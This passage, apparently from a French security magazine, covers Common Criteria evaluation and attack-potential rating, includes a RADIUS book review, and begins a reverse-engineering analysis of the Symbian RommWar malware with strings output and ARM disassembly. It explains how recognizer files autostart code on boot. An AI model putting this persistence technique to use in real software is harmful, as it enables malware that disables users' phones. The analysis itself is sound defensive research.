L'étude d'un produit du point de vue sécuritaire renvoie généralement aux fonctionnalités techniques qui sont mises en œuvre pour contrer d'éventuelles attaques. Mais, l'environnement de développement et de production du produit peuvent également être sources de problèmes sécuritaires. Par exemple, le code d'une application peut être intercepté et modifié durant le transfert entre les sites de développement et de production. Ou encore, une fuite des plans de conception des micro-circuits peut conduire à l'apparition sur le marché de puces contrefaites, mais non sécurisées. C'est pourquoi les Critères Communs couvrent également cet aspect :

- Tous les sites par lesquels transite le produit au cours de sa conception sont étudiés pour s'assurer que les environnements physiques et informatiques sont suffisamment sécurisés.
- L'ensemble des procédures de livraison entre différents sites (site de développement, production, personnalisation, utilisateur) est évalué et le CESTI réalise des audits sur les sites pour s'assurer que ces procédures sont réellement appliquées.
- Tous les éléments constituant le produit sont gérés par un système de gestion de configuration.

Si les protections de l'environnement sont insuffisantes ou lorsqu'un écart entre la politique sécuritaire annoncée et les moyens mis en œuvre est identifié, un plan d'action est exigé et la délivrance du certificat est conditionnée à son application. Les Critères Communs attestent donc bien du niveau de sécurité d'un produit, mais également de la politique de sécurité de l'environnement dans lequel il a été conçu et produit.

2.2 Analyse documentaire

L'environnement de conception du produit ayant été étudié, l'évaluateur se concentre sur le produit lui-même. La première étape consiste à analyser la documentation fournie par le développeur. Ceci permet à l'évaluateur, d'une part de valider le contenu de ces documents, d'autre part de se familiariser avec le produit à évaluer.

Le contenu minimum de la documentation d'une évaluation est imposé par les « éléments d'assurance » (vu en 1.3). Chaque « élément d'assurance » définit un but ainsi que le travail à réaliser par le développeur et l'évaluateur pour remplir ce but. En pratique, le développeur fournit une documentation comprenant le contenu exigé, puis l'évaluateur s'assure de la cohérence, la précision et la complétude de ce contenu.

L'organisation des documents suit celle des critères, chaque famille d'assurance étant associée à un ensemble de documents. Cela permet une étude structurée du respect des critères. Par exemple, la documentation correspondant à la classe ASE (*Security Target Evaluation*) démontre la cohérence des définitions des concepts sécuritaires (environnement, périmètres, biens, menaces, objectifs de sécurité, etc.) avec le produit. Les documents liés à la classe ALC (*Life-Cycle Evaluation*) prouvent, quant à eux, le maintien de cette cohérence au cours des différentes étapes du cycle de vie du produit. Les guides utilisateurs régis par la classe AGD (Guidance) recouvrent, outre le manuel du produit, les conditions d'utilisation à respecter.

Le fait que les Critères Communs imposent de fournir une telle documentation n'est pas anodin. Certes, cela apporte une méthodologie d'évaluation à l'évaluateur, mais cela offre aussi au développeur une méthode rigoureuse pour intégrer efficacement des mesures de sécurité tout au long du développement d'un produit.

Par exemple, la classe ADV (*Development*) requiert une description de l'implémentation des exigences fonctionnelles de sécurité (vu en 1.2) et une démonstration de leur juste et complète intégration au reste du produit. La rédaction de cette documentation amène le développeur à concevoir ensemble les aspects sécuritaires et fonctionnels afin d'abandonner le schéma incomplet et généralement inefficace qui consiste à ajouter des mesures de sécurité à un produit déjà finalisé d'un point de vue fonctionnel. En parallèle, cette documentation apporte à l'évaluateur un outil essentiel pour la compréhension et l'analyse de l'implémentation, permettant ainsi une meilleure évaluation de l'efficacité des mesures de sécurité.

2.3 Tests du produit

Lorsque l'évaluateur s'est assuré de la cohérence de la documentation fournie par le développeur, il réalise une campagne de tests. Au cours de cette campagne, il vérifie que le comportement sécuritaire du produit est conforme à celui présenté dans la documentation et que les mécanismes sécuritaires mis en œuvre ne peuvent pas être mis en défaut. La première activité constitue les tests fonctionnels, la seconde les tests d'attaque.

2.3.1 Tests fonctionnels

La campagne de tests de l'évaluateur vient en complément de celle que le développeur a effectuée au cours de la validation de son produit. Cette phase s'appuie sur le travail documentaire réalisé en amont, car l'évaluateur doit comprendre le comportement attendu de la TOE, ainsi que sa structure pour déterminer les tests pertinents à effectuer. Une fois cette analyse terminée, la phase de tests se décompose en deux activités : les tests indépendants et le rejeu des tests du développeur.

Dans sa campagne de tests indépendants, l'évaluateur tente de concevoir des tests qui ne sont pas couverts par la campagne de test du développeur. Ces tests doivent vérifier que le comportement du produit est correct tant au niveau des interfaces externes que des mécanismes internes. Pour cela, l'évaluateur doit disposer d'outils spécifiques tels qu'un débogueur, un simulateur ou, dans le cas des systèmes embarqués, un émulateur afin de contrôler l'exécution du système et d'observer, voire de modifier les valeurs mémoire manipulées.

La seconde activité consiste à rejouer une partie des tests issus de la campagne du développeur. L'évaluateur reproduit donc les scénarii de tests présentés dans la documentation fournie par le développeur et s'assure que les résultats obtenus par le développeur sont conformes à ceux qu'il obtient. Afin d'optimiser cette phase, l'évaluateur effectue généralement tout ou partie du rejeu des tests sur le site du développeur. Cela lui permet par ailleurs d'acquérir une vision plus précise du processus de développement, du suivi et de l'exécution des tests mis en œuvre par le développeur.

2.3.2 Tests d'attaque

La campagne de tests fonctionnels a permis de s'assurer que le comportement sécuritaire du produit est conforme à celui attendu. Elle garantit que le produit est capable de se protéger dans les cas nominaux, mais en est-il de même lorsqu'il est soumis à un usage malveillant ou à des perturbations extérieures ? L'évaluateur apporte une réponse à cette question au cours de deux phases successives de l'évaluation : l'analyse de vulnérabilités et les tests d'attaque.

L'analyse de vulnérabilités consiste à identifier les faiblesses sécuritaires du produit qui peuvent conduire à contourner ou altérer les mécanismes sécuritaires du produit au moyen de diverses attaques (analyse des canaux de fuite **[5]**, injection de faute **[4]**, *tearing* **[6]**,...).

Une fois que les vulnérabilités du produit sont identifiées, l'évaluateur met en œuvre les attaques qui permettent de valider ou d'invalider les faiblesses découvertes durant l'analyse de vulnérabilités. Les résultats obtenus sur le produit lors de la campagne de tests d'attaques sont synthétisés dans le rapport d'évaluation pour informer le développeur et l'ANSSI des failles découvertes sur le produit.

AUTHENTIFICATION RÉSEAU AVEC RADIUS



RADIUS ou *Remote Authentication Dial-In User Service* est un protocole client-serveur permettant la centralisation de l'authentification. Initialement utilisé par les fournisseurs d'accès à Internet pour identifier les utilisateurs des connexions par modem, Radius a rapidement trouvé son chemin vers l'administrateur système souhaitant simplifier les procédures d'authentification. Ceci est d'autant plus vrai depuis l'arrivée des connexions wifi et de la mobilité IP en général.

Le principal intérêt de RADIUS est de permettre à plusieurs serveurs l'accès à une base de données unique contenant les informations sur les utilisateurs. Le plus souvent, il s'agit d'une base LDAP.

Ce livre introduit le sujet par ses bases théoriques avant d'orienter rapidement les explications vers des standards dérivés comme 802.1X et EAP (*Extensible Authentication Protocol*). Côté implémentation, c'est, bien entendu, FreeRadius qui sera détaillé dans un contexte très wifi. L'aspect pratique et tutoriel couvre aussi bien la configuration du serveur et des bornes d'accès que celle des clients ou la mise en place des certificats (pour l'authentification TLS). Une courte introduction aux PKI (IGC) permet d'utiliser une structure de configuration cohérente et facilement extensible.

Le livre, de manière générale, n'est pas orienté spécifiquement vers GNU/Linux, mais notre cher OS partage équitablement la vedette avec le principal système du marché.

Voici le sommaire :

- Pourquoi une authentification sur réseau local ?
- Matériel nécessaire
- Critères d'authentification
- Principes des protocoles Radius et 802.1X
- Description du protocole Radius
- Les extensions du protocole Radius
- FreeRadius
- Mise en œuvre de FreeRadius
- Configuration des clients 802.1X
- Mise en œuvre des bases de données externes
- Outils d'analyse
- Références
- La RFC 2865 – RADIUS

Éditeur : Eyrolles

Auteur : Serge Bordères

ISBN : 2-212-12007-9

210 pages – 35 euros

2.4 Cotation et potentiel d'attaque

Les attaques réalisées au sein d'un CESTI mettent en œuvre des moyens considérables et résultent d'une expérience acquise sur le long terme. Afin de ramener les résultats obtenus par un CESTI au contexte réaliste de l'exploitation d'une faille de sécurité par un attaquant, différents groupes de travail internationaux ont défini des méthodologies de cotation des attaques.

Dans le domaine des cartes à puces, c'est le document JIL **[3]** rédigé par le groupe JHAS qui est appliqué. Dans le cadre de ce document, le potentiel d'une attaque (c'est-à-dire la cotation des moyens à mettre en œuvre pour réaliser l'attaque) est évalué séparément en termes d'identification et d'exploitation de l'attaque. L'identification d'une attaque désigne les moyens nécessaires pour créer l'attaque et démontrer qu'elle peut être menée dans un contexte réaliste. L'exploitation de l'attaque consiste à mettre en œuvre l'attaque intégralement sur un produit. Les mêmes critères s'appliquent pour les deux phases, chacun se voyant attribué une note en fonction de la difficulté à mener l'attaque. Finalement, la somme des notes obtenues définit le potentiel d'attaque auquel le produit est résistant (i.e. le degré d'expertise nécessaire pour réaliser une attaque sur le système). Les critères de cotation d'attaques sont les suivants :

- Temps écoulé : ce critère définit le temps nécessaire à l'identification ou à l'exploitation de l'attaque. La valeur de ce critère s'étale de « inférieur à une heure » jusqu'à « supérieur à un mois » et « non réalisable » c'est-à-dire supérieur à l'échelle de temps exploitable par un attaquant.

- Expertise : ce critère définit le degré de connaissance pratique et théorique de l'attaquant dans le domaine. L'expertise recouvre les connaissances nécessaires à la mise en œuvre de l'attaque (Algorithmes, protocoles, Cryptographique, rétro-conception,...), ainsi que la connaissance des outils nécessaires à sa réalisation (oscilloscope, microscope, manipulations chimiques,...). Les degrés d'expertise définis pour ce critère sont « profane », « compétent », « expert » et « multiples experts ».

- Connaissance de la TOE : ce critère définit la nécessité pour l'attaquant de connaître des informations qui sont sous le contrôle du développeur. La cotation pour ce critère dépend du degré de confidentialité de l'information en question. Cette information peut être publique, restreinte (informations issues des guides utilisateurs ou de la spécification fonctionnelle), sensible (informations issues de la description d'architecture), critique (code source) ou très critique (architecture matérielle).

- Accès à la TOE : dans certains cas, en particulier pour les attaques mettant en jeu un facteur statistique, mener à bien l'attaque nécessite d'avoir accès à un nombre important d'échantillons du système. Ce critère fournit une cotation pour des échantillons allant de « inférieur à dix échantillons » jusqu'à « supérieur à 100 échantillons ».

- Équipement : ce critère prend en compte les outils nécessaires à l'identification de l'attaque et sa réalisation en termes de disponibilité et de coût. Par exemple, un microscope est considéré comme un équipement standard, un banc laser comme un équipement spécialisé (il augmente donc la cotation de l'attaque). Ce critère prend également en compte la nécessité de disposer « d'échantillons ouverts », c'est-à-dire d'échantillons matériels pouvant être programmés et du degré de protection de ces échantillons.

La note finale de l'attaque obtenue à partir de ces critères définit le niveau d'attaque auquel le produit est résistant, celui-ci pouvant être « basique », « basique augmenté », « modéré » ou « élevé ». Cette cotation s'intègre dans l'évaluation Critères Communs dans le cadre de la famille AVA_VAN. Cette famille définit pour chaque niveau d'assurance le degré minimum de résistance que le produit doit satisfaire. Par exemple, pour une évaluation suivant un niveau d'assurance EAL4, c'est le composant AVA_VAN.3 qui s'applique, soit un niveau de résistance « basique augmenté ». Si aucune attaque correspondant au niveau « basique augmenté » ou plus n'a pu être menée, alors l'évaluation de la famille AVA se solde par un succès.

Si, de surcroît, la cible de sécurité est correcte, l'environnement de développement suffisamment sécurisé, que la documentation est claire, complète et cohérente, et que la campagne de tests fonctionnels n'a pas montré d'incohérence, alors le certificat peut être remis au développeur. Ceci clôt le processus de certification Critères Communs.

3 Les difficultés liées à la certification

De la courte introduction aux Critères Communs que nous avons faite, il ressort que cette norme est complète et par là même complexe. Il s'ensuit que le processus de certification est souvent long et coûteux. A titre d'exemple, la certification d'une application embarquée sur une carte à puce dure rarement moins de cinq mois et coûte en moyenne près de 100K€.

Malgré ces contraintes, la certification Critères Communs offre aux développeurs une opportunité de rationaliser leur développement et d'améliorer la sécurité de leurs produits. Cela bien sûr ne peut se faire que si l'initiative de la certification sert une ambition d'amélioration du processus de développement, et non une finalité purement mercantile. Face à la pression

du marketing, la tentation est en effet grande pour un développeur d'appliquer des stratégies pour faciliter la certification de son produit :

- Faute d'un organisme de certification international responsable d'homogénéiser les compétences de tous les CESTI, des laboratoires sont plus en avance que d'autres dans certains domaines. Rien n'empêche alors le commanditaire de choisir le CESTI qui lui semble le plus « favorable » pour son produit.
- Le périmètre d'évaluation ou les hypothèses d'utilisation peuvent être subtilement utilisés pour cacher la faiblesse de certains mécanismes : dans le domaine de la carte à puce, on trouve ainsi des micro-puces certifiées qui proposent un service sécurisé (typiquement une opération cryptographique) sous réserve que l'application embarquée contrôle le résultat délivré par la puce (par exemple, en renouvelant l'opération jusqu'à l'obtention d'un résultat stable).
- Le commanditaire peut tenter d'exercer une pression directement sur le CESTI afin de lui demander plus de « souplesse » dans l'interprétation et l'évaluation de certains critères.

Fort heureusement, ces pratiques sont bien connues des organismes certificateurs qui disposent de moyens de contrôle : ce sont eux qui, en dernier lieu, décideront du périmètre qui sera certifié et valident les rapports des CESTI. Des procédures ont également été instaurées dans le cadre du CCRA **[1]** afin d'homogénéiser les schémas au travers d'audits croisés entre les organismes de certification. A terme, les accords CCRA devraient concerner directement les CESTI.

Une autre difficulté est souvent évoquée : un certificat n'est valable que le jour de son émission. L'état de l'art des attaques évoluant sans cesse, une nouvelle technique peut venir mettre à mal la sécurité d'un produit fraîchement certifié. Toutefois, les CESTI soutenus par les organismes de certification mènent une veille active dans leurs domaines d'expertise. Ils ont ainsi peu de chances d'être pris en défaut.

Il reste que ces contraintes de coût et de durée freinent fortement l'adoption des Critères Communs dans le monde de l'industrie qui a pourtant de plus en plus de besoins en matière d'évaluation de la sécurité. Pour faciliter l'accès aux processus d'évaluation sécuritaire, l'ANSSI a initié un nouveau type de certificat appelé Certification Sécurité de Premier Niveau (CSPN) **[7]**. Le CSPN atteste que le produit a subi avec succès une évaluation dans un temps et une charge contraints (25 jours-homme dans un délai de 2 mois). Comme pour les Critères Communs, ces évaluations sont réalisées par les centres agréés par l'ANSSI.

Ce certificat se limite à un premier niveau d'expertise dont la reconnaissance est de surcroît limitée à la France. Pour les développeurs, il s'agit néanmoins d'un outil intéressant, facteur de différentiation et qui évite de se lancer immédiatement dans la complexité des Critères Communs.

Mais, si un produit doit offrir une très forte assurance en termes de sécurité ou si le marché visé dépasse les frontières de la France, le développeur trouvera dans les Critères Communs un allié précieux pour faire reconnaître son expertise sécuritaire. Pour le client final, la certification selon les Critères Communs est un réel gage que la sécurité a été sérieusement prise en compte dans le produit, mais aussi dans la phase de développement. Reste à ne pas se laisser séduire par l'argument commercial et à étudier en détail la portée et les hypothèses du certificat.

NOTES

1 Acronyme signifiant « Centre d'Evaluation de la Sécurité des Technologie de l'Information ».

2 Acronyme signifiant « Agence Nationale de la Sécurité des Systèmes d'Information ».

3 Voir www.commoncriterialportal.org pour la liste exhaustive des membres signataires.

4 Voir la cible de sécurité à l'adresse www.commoncriteriaportal.org/files/epfiles/CCEVS_VID402-ST.pdf.

RÉFÉRENCES

[1] Portail des Critères Communs : www.commoncriteriaportal.org

[2] Common Criteria - *Common Methodology for Information Technology Security Evaluation*

[3] *Joint Interpretation Library - Application of Attack Potential to Smartcards*, Version 2.7, Février 2009.

[4] BAR-EL (Hagai), CHOUKRI (Hamid), NACCACHE (David), TUNSTALL (Michael), WHELAN (Claire), *The Sorcerer's Apprentice Guide to Fault Attacks*, 2004.

[5] MESSERGES (Thomas S.), DABBISH (Ezzy A.), SLOAN (Robert H.), *Investigations of Power Analysis Attacks on Smartcards, USENIX Workshop on Smartcard Technology.*

[6] HUBBERS (Engelbert), POLL (Erik), *Reasoning about Card Tears and Transactions in Java Card, Fundamental Approaches to Software Engineering*, FASE 2004, volume 2984, LNCS.

[7] Site de l'ANSSI : www.ssi.gouv.fr/site_article80.html



LE VIRUS SYMBIAN ROMMWAR À LA LOUPE

Axelle Apvrille – aapvrille@fortinet.com

mots-clés : VIRUS / SYMBIAN / ROMMWAR / DÉSASSEMBLAGE / BINAIRE

Si la virologie dans le monde des PC, et notamment de Windows, a fait l'objet de nombreuses études, le domaine des virus pour téléphones portables est comparativement un vaste terrain vierge à défricher. Cet article se propose d'entrer dans les détails du fonctionnement d'un virus nommé « RommWar ». Ce virus est encore actif sur les téléphones portables Symbian de versions antérieures à 9.0 qui comptent parmi les plus nombreux du marché.

1 Etat de l'Art

RommWar (parfois nommé « Romsilly ») est connu (et détecté) par la majorité des éditeurs d'anti-virus. Il provoque un redémarrage en boucle du téléphone : le téléphone redémarre, puis la séquence de redémarrage s'interrompt et le téléphone redémarre à nouveau, si bien que le téléphone n'est plus du tout utilisable et il ne reste plus qu'à (pleurer ?) effectuer une réinitialisation de bas niveau du téléphone. Suivant les modèles, il faut éteindre le téléphone (quitte à enlever la batterie si le bouton marche/arrêt ne répond plus), puis procéder à une petite gymnastique des doigts pendant laquelle il faut maintenir appuyées les touches [étoile], [vert], [3] et [marche/arrêt]. Cette manipulation restaure le téléphone dans un état initial, mais, au passage, absolument toutes vos données seront perdues (contacts, messages sauvegardes, applications, skins...). RommWar est donc particulièrement nuisant, mais il ne se réplique pas sur le téléphone, ni ne se propage de lui-même vers d'autres téléphones. Plutôt qu'un virus, c'est donc un exécutable malveillant – le terme « virus » n'est utilisé dans le reste de l'article que parce qu'il est plus court/plus parlant.

Aucun article ou aucune page web ne décrit le fonctionnement de RommWar. Ce n'est pas, par exemple, l'objectif des descriptions de virus disponibles chez les éditeurs d'anti-virus qui restent succinctes afin de rester accessible à la majorité des internautes et/ou par manque de temps **[F-SECURE, MCAFFEE, FORTINET]**. L'article qui comporte le plus de données techniques relatives à l'étude de RommWar est sans doute celui de Jie Zhang **[AVAR2007]**, mais il se concentre sur le code assembleur sans expliquer en parallèle l'utilité des appels de l'API Symbian. De plus, il traite des virus pour Symbian en général, si bien qu'il n'est pas facile d'en extraire les informations pertinentes à RommWar au premier abord.

2 Analyse externe du virus

RommWar est distribué sous la forme d'un paquet SIS (*Symbian Installation Source*), le format officiel d'installation d'applications pour Symbian OS (voir Figure 1). Nous allons tout d'abord déballer ce paquet afin de découvrir ce qu'il contient. De nombreux outils permettent d'extraire les informations de paquets SIS **[SISWARE, UnMAKESIS, Unsis...]**. L'échantillon que nous analysons est très simple (mais « efficace » !). Il ne contient qu'un seul fichier `dslshark_69.mdl`, copié à l'installation dans le répertoire `c:\system\recogs` du téléphone.

L'extension mdl a une signification particulière sous Symbian : elle correspond aux *recognizers* et signifie MIME *Dynamic Library*. Il s'agit de bibliothèques dynamiques (dll), lancées au démarrage par Symbian et utilisées pour identifier le type MIME d'un fichier (par exemple, `application/vnd.symbian.install`). Ces bibliothèques sont situées dans le répertoire `c:\system\recogs` du téléphone : cela semble correspondre à `dslshark_69.mdl`. Les recognizers sont également connus des développeurs Symbian comme un moyen détourné pour automatiquement relancer des applications au redémarrage du téléphone. En effet, les mdl étant chargés au démarrage par Symbian,

il suffit de leur faire lancer une application, et celle-ci sera automatiquement démarrée.

Une extension et un répertoire ne sont pas suffisants pour faire d'un fichier une vraie MDL (l'habit ne fait pas le moine) : nous allons approfondir un peu le contenu de **dslshark_69.mdl**. La commande Unix **'file'** identifie ce fichier en tant qu'exécutable « Psion Series 5 », ce qui signifie simplement que c'est un exécutable Symbian. Le mot « Psion » provient du fait que, à l'origine, le système d'exploitation Symbian fut basé sur le système d'exploitation EPOC, créé par Psion. L'expression « exécutable Psion » est désuète. De nos jours, on parle plutôt d'exécutable Symbian ou d'image E32, **E32ImageHeader** étant le nom de la classe qui définit le format des exécutables sous Symbian OS. Or, l'en-tête des fichiers E32 renseigne sur divers paramètres de l'exécutable : sa taille, les fonctions importées, exportées et, en ce qui nous concerne, le type d'exécutable. Ce dernier est identifié par 3 UID : le premier UID indique s'il s'agit d'un exécutable ou d'une DLL, le deuxième identifie la sous-classe de l'exécutable, notamment 0x10003a19 pour les recognizers et, enfin, le dernier UID identifie l'application en elle-même. L'examen de l'exécutable peut se faire à l'aide de l'utilitaire PETran **[PETRAN]**, mais, surtout lorsqu'il ne s'agit que de repérer les 12 premiers octets (3 UID de 4 octets), j'y préfère un petit programme fait maison qui compare les UID lus à des UID connus :

```
$ ./e32header dslshark_69.mdl
-----------------------
UID1: 79 00 00 10 (DLL)
UID2: 19 3a 00 10 (RECOGNIZER)
UID3: 90 55 00 10
UID Check: 45 fd 00 e0
Magic: EPOC (OK)
CPU: 00 20 (ARM)
```

On remarque que le premier UID identifie bien l'exécutable en tant que DLL (ce qui est le cas pour un recognizer) et que l'UID2 correspond spécifiquement au type d'un recognizer. Enfin, le troisième UID est sans intérêt puisqu'il identifie l'application en elle-même, donc le virus. Il peut très bien être complètement factice. Par ailleurs, mon programme fait maison note également la présence du mot magique **EPOC** propre à tout exécutable Symbian, et le fait que l'exécutable soit compilé pour les plateformes ARM. Ces détections sont extrêmement simples si bien que je n'en décris pas le code dans cet article : il suffit de lire à des emplacements prédéterminés de l'en-tête de l'exécutable et de comparer aux constantes les plus usitées.



Figure 1 : Installation typique de RommWar

L'analyse du format de l'exécutable est terminée. Nous allons maintenant repérer les chaînes de caractères présentes dans le binaire.

La commande **strings** sans option est décevante et ne révèle que peu de chaînes utiles :

- **EPOC**, qui correspond au mot magique précédemment cité ;
- **text/vnd.newlc.ezboot** : intéressant, car cela ressemble à un type MIME.
- **EZBoot**.
- les noms de DLL utilisées par le programme ainsi que leur troisième UID (nécessaire au chargement). Par exemple, **euser.dll** a un UID3=0x100039e5.

Le reste est sans signification apparente. Ce faible résultat est dû au fait que Symbian supporte plusieurs encodages différents pour les chaînes de caractères. Le développeur a le choix entre un encodage sur 8 bits (**_LIT8**, **TBufC8**...) ou, par défaut, un encodage UTF-16, sur 16 bits donc. Chaque caractère prend alors 2 octets (**_LIT**, **TBufC**, **HBufC**...). Ces chaînes ne sont affichées par la commande **strings** que si l'on spécifie l'option **--encoding=l**.

```
$ strings --encoding=l dslshark_69.mdl
.boot
Z:\SYSTEM\PROGRAMS\STARTER.EXE
EzBootThr
```

De plus, Symbian représente les chaînes sous la forme d'un descripteur (une classe) qui contient la taille de la chaîne et la chaîne. En mémoire, on peut donc voir par exemple :

```
000005c0: 0700 0000 455a 426f 6f74 3a00 1e00 0000  ....EZBoot:.....
```

où **0700 0000** correspond à **0x00000007**, soit la taille de la chaîne **Ezboot:**.

Ces notions sont importantes à l'analyse des chaînes d'un exécutable Symbian, car elles peuvent perturber les outils trop génériques ou l'œil non averti.

3 Recherche sur Internet et comparaison de binaires

C'est bien connu : on trouve tout (et parfois n'importe quoi) sur Internet. Même si nous disposons pour le moment de peu d'informations, cela vaut le coup d'essayer. Plus haut, dans l'« état de l'art », nous avons vu qu'une recherche sur `RommWar` et `Romsilly` est assez infructueuse. En revanche, une recherche sur `mdl`, `Ezboot:` ou `vnd.newlc.ezboot` aboutit à une page très intéressante **[EZBOOT]**. On apprend qu'Ezboot est une petite application Symbian pour gérer les applications à lancer au démarrage. La page contient même le code source complet du recognizer utilisé pour Ezboot. On y trouve les chaînes `Ezboot:`, `.boot`, `text/vnd.newlc.ezboot` et `EzBootThr`. Les similitudes sont si frappantes qu'il est tentant de comparer cette application au virus.

Cette dernière s'avère hélas particulièrement infructueuse. La figure 1 montre les différences entre le virus et le recognizer d'EzBoot. Les « trous » indiquent une différence, tandis que les octets remplis sont identiques dans les deux binaires examinés. L'important est d'avoir un aperçu d'ensemble sur le binaire. Mis à part l'en-tête, les deux exécutables semblent complètement différents.




Figure 2 : Comparaison entre le virus et le recognizer EzBoot

4 Désassemblage

La comparaison rapide des exécutables d'Ezboot et du virus ayant échoué, il faut se plonger dans le désassemblage du virus.

J'utilise une version récente d'IDA Pro **[IDAPRO]** (v5.4). Cet outil, bien connu des analystes, présente l'énorme avantage de comprendre l'assembleur ARM et de résoudre les noms des API de Symbian. Mais, bien entendu, il est possible (avec plus ou moins de facilité) d'arriver au même résultat avec un autre désassembleur.

Le point d'entrée du virus ([Ctrl-E]) est un bonne façon de s'initier à l'assembleur ARM.

```
.text:10000000 EXPORT start
.text:10000000 start
.text:10000000 00 B5 PUSH {LR}
.text:10000002 00 F0 03 F8 BL sub_1000000C ; appel de fonction
.text:10000006 02 BC POP {R1}
.text:10000008 08 47 BX R1
```

A gauche, IDA présente le nom de la section dans laquelle se trouve le code (ici `.text`, ce qui correspond à la section qui contient le code), l'adresse en mémoire (le programme a été chargé à l'adresse 0x10000000), des étiquettes optionnelles (`start`...), le code machine correspondant à chaque instruction (00 B5, etc.), le code assembleur associe (`PUSH {LR}`), le tout éventuellement suivi de commentaires commençant par un point virgule.

Oublions momentanément la première instruction `PUSH` : nous l'expliciterons plus tard. Le point d'entrée commence par appeler une fonction (`sub_1000000C`) à l'aide de l'instruction *Branch with Link* (`BL`). Cette instruction effectue (d'un seul coup) les actions suivantes :

- Sauvegarder l'adresse de retour : ceci s'effectue en copiant l'adresse de la prochaine instruction à exécuter dans un autre registre spécifique, le R14, appelé *Link Register* (`LR`). L'adresse de la prochaine instruction à exécuter, quant à lui, est toujours contenu dans le registre R15, appelé *Program Counter* (`PC`) ou compteur de programme. Donc, cela revient à copier PC=0x10000006 dans LR.
- Sauvegarder le mode dans lequel l'instruction s'exécute : les processeurs ARM disposent au moins de deux modes : le mode ARM (bit à 0) et le mode Thumb (bit à 1).
- Transférer l'exécution à la fonction appelée : pour cela, il suffit de copier l'adresse de destination 0x1000000C dans PC.

Le désassemblage de la fonction `sub_1000000C` est très simple :

```
.text:1000000C sub_1000000C
.text:1000000C 00 20 MOVS R0, #0
.text:1000000E 70 47 BX LR
```

On copie la valeur 0 dans le registre R0. Sur les processeurs ARM, le registre R0 est un registre à usage général qui sert à mémoriser la valeur de retour d'une fonction. Ensuite, on effectue une autre instruction de branchement *BX Branch and eXchange Instruction Set*. Cette instruction prend pour argument un registre, en l'occurrence LR. Elle a pour effet :

- De sauter à l'adresse spécifiée dans le registre. Ici, nous allons donc retourner à l'appelant, à l'adresse 0x10000006.
- De se placer dans le mode d'instruction ARM si le bit 0 de **LR** est à 0 ou Thumb s'il est à 1. Comme l'instruction **BL** de la fonction appelante avait placé le bit 0 à 0 pour le mode ARM et 1 pour Thumb, cela revient à s'assurer qu'on retourne dans le mode d'instruction de l'appelant. Même si les modes de jeux d'instructions ont une grande importance pour les processeurs ARM, nous nous permettrons par la suite de passer sous silence cette étape et de noter que les appels et retours de fonction par **BL** / **BX** sont « sûrs ».

Nous sommes revenus à la fonction appelante. Nous pouvons maintenant mieux comprendre ses propres instructions **PUSH**, **POP** et **BX** : la première instruction **PUSH {LR}** sauvegarde le contenu du registre **LR** à ce moment-là sur la pile (afin qu'il ne soit pas écrasé par l'instruction **BL**). Au retour de la fonction **sub_1000000C**, le contenu du registre **LR** est dépilé et assigné au registre R1. Le registre R1 contient l'adresse de l'instruction à exécuter au retour du point d'entrée. La dernière instruction **BX R1** revient donc à effectuer un retour de fonction, c'est-à-dire que le virus rend la main au système. Ce fonctionnement serait court (!) pour un exécutable, mais il est typique des DLL Symbian qui se doivent toutes d'implémenter une fonction **E32Dll**. Cette fonction sert à l'allocation mémoire locale à la DLL, et, dans la pratique, elle consiste souvent à seulement retourner KErrNone, soit la valeur 0.

Le code assembleur que nous avons désassemblé peut donc se traduire par la fonction C++ :

```
GLDEF_C TInt E32Dll(TDllReason /*aReason*/)
{
return(KErrNone);
}
```

La deuxième routine que nous rencontrons est la suivante (les noms des fonctions ont été renommés – raccourci N sous IDA – pour une meilleure lisibilité du code) :

```
.text:10000010                  EXPORT Virus_CreateRecognizer
.text:10000010                  Virus_CreateRecognizer
.text:10000010 10 B5            PUSH {R4,LR}
.text:10000012 94 20 40 00 MOVS R0, 0x128 ; taille de l'objet
.text:10000016 00 F0 73 F9 BL __nw__5CBaseUi ; new CBase(uint size)
.text:1000001A 04 1C            ADDS R4, R0, #0
.text:1000001C 00 2C             CMP R4, #0
.text:1000001E 02 D0            BEQ loc_10000026
.text:10000020 00 F0 08 F8 BL Virus_RecogConstructor
.text:10000024 04 1C            ADDS R4, R0, #0
.text:10000026
.text:10000026 loc_10000026
.text:10000026 00 F0 9F F8 BL Virus_CreateThread
.text:1000002A 20 1C            ADDS R0, R4, #0
.text:1000002C 10 BC POP {R4}
.text:1000002E 02 BC            POP {R1}
.text:10000030 08 47            BX R1
```

Trois choses sont importantes à remarquer dans cette routine.

1. Les appels de fonctions : il y en a 3. Le premier (0x10000016) demande visiblement l'allocation d'un objet de la classe **CBase**. Cette classe est bien connue des développeurs Symbian, car elle est la classe mère de toute classe allouée sur le tas, toutes celles dont le nom commence par la lettre C. Le deuxième appelle une autre routine qui semble construire un objet **CApaDataRecognizerType** et initialiser ses membres. Cette classe est la classe mère de tous les recognizers Symbian et, son nom commençant par C, elle dérive elle-même de la classe **CBase**. Les deux premiers appels peuvent donc se traduire par l'instanciation d'un objet **CMonRecognizer**, dérivant de **CApaDataRecognizerType**, dérivant de **Cbase** :

```
class CMonRecognizer : public CApaDataRecognizerType
...
CApaDataRecognizerType *objet = new CMonRecognizer();
```

   Enfin, le troisième (0x10000026) appelle une routine qui crée un nouveau *thread*. Il a son importance, mais nous en parlerons plus tard.

